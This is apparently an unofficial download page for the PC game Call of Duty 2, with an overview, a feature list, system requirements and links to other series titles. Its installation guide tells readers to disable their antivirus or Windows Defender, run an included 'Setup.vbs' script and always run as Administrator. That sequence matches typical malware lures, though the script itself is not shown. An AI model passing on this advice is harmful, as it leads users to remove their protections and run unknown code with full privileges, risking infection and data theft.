

Call of Duty 2 PC Game - Overview




Call of Duty 2 dropped you into four different campaigns—Russian, British, and American—and each one throws you into a different slice of the war, from the frozen streets of Stalingrad to the dusty hills of North Africa to the chaos of D-Day. What sets it apart from other shooters of its time is that you're never really alone. You're always part of a squad, and your squadmates actually matter—they yell callouts, toss you ammo, and push forward with you instead of just standing around like props. The health system is the big one: no health bar, no medkits. You take damage, your screen goes red and blurry, and you have to duck behind cover and wait to recover. That single change makes every firefight feel tense, because you can't just tank your way through. Gunplay is weighty, iron sights are essential, and the sound design—those grenades, that artillery—still hits hard. Missions are linear but paced well, mixing big set-piece battles with quieter moments like holding a building or defending a bridge. It's short, sure, but it's the kind of campaign you finish and immediately want to replay on a harder difficulty.
Game Features:
- Regenerating Health System – No medkits or health packs. You take cover, you recover, and the whole pace of combat changes because of it.
- Squad-Based Campaign – You fight alongside named AI soldiers who give callouts, share ammo, and push objectives with you, making the war feel lived-in.
- Four Interlocking Campaigns – Russian, British, and American perspectives that jump between Stalingrad, North Africa, Normandy, and more.
- Iron Sights Aiming – Aiming down sights became standard here, and it made every weapon feel distinct and grounded.
- Dynamic Battlefield Audio – Grenades, artillery, and distant firefights are mixed to keep you disoriented and aware, which is rare for a 2005 shooter.
Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so no installation is required.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows 2000/XP or better |
| Processor | Pentium 4 or Athlon XP |
| Memory | 512 MB RAM |
| Graphics | NVIDIA GeForce 6800 or higher |
| DirectX | Version 9 |
| Storage | 4 GB available space |
Recommended For You
Call of Duty 4 Modern Warfare
4GB
Call of Duty World at War
5.71GB
Call of Duty Modern Warfare 2
41.3GB
Call of Duty Black Ops
21.3GB
Call of Duty Modern Warfare 3
56GB
Call of Duty: Ghosts
41.5GB
Call of Duty Black Ops II
18GB
Call of Duty Advanced Warfare
45.5GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.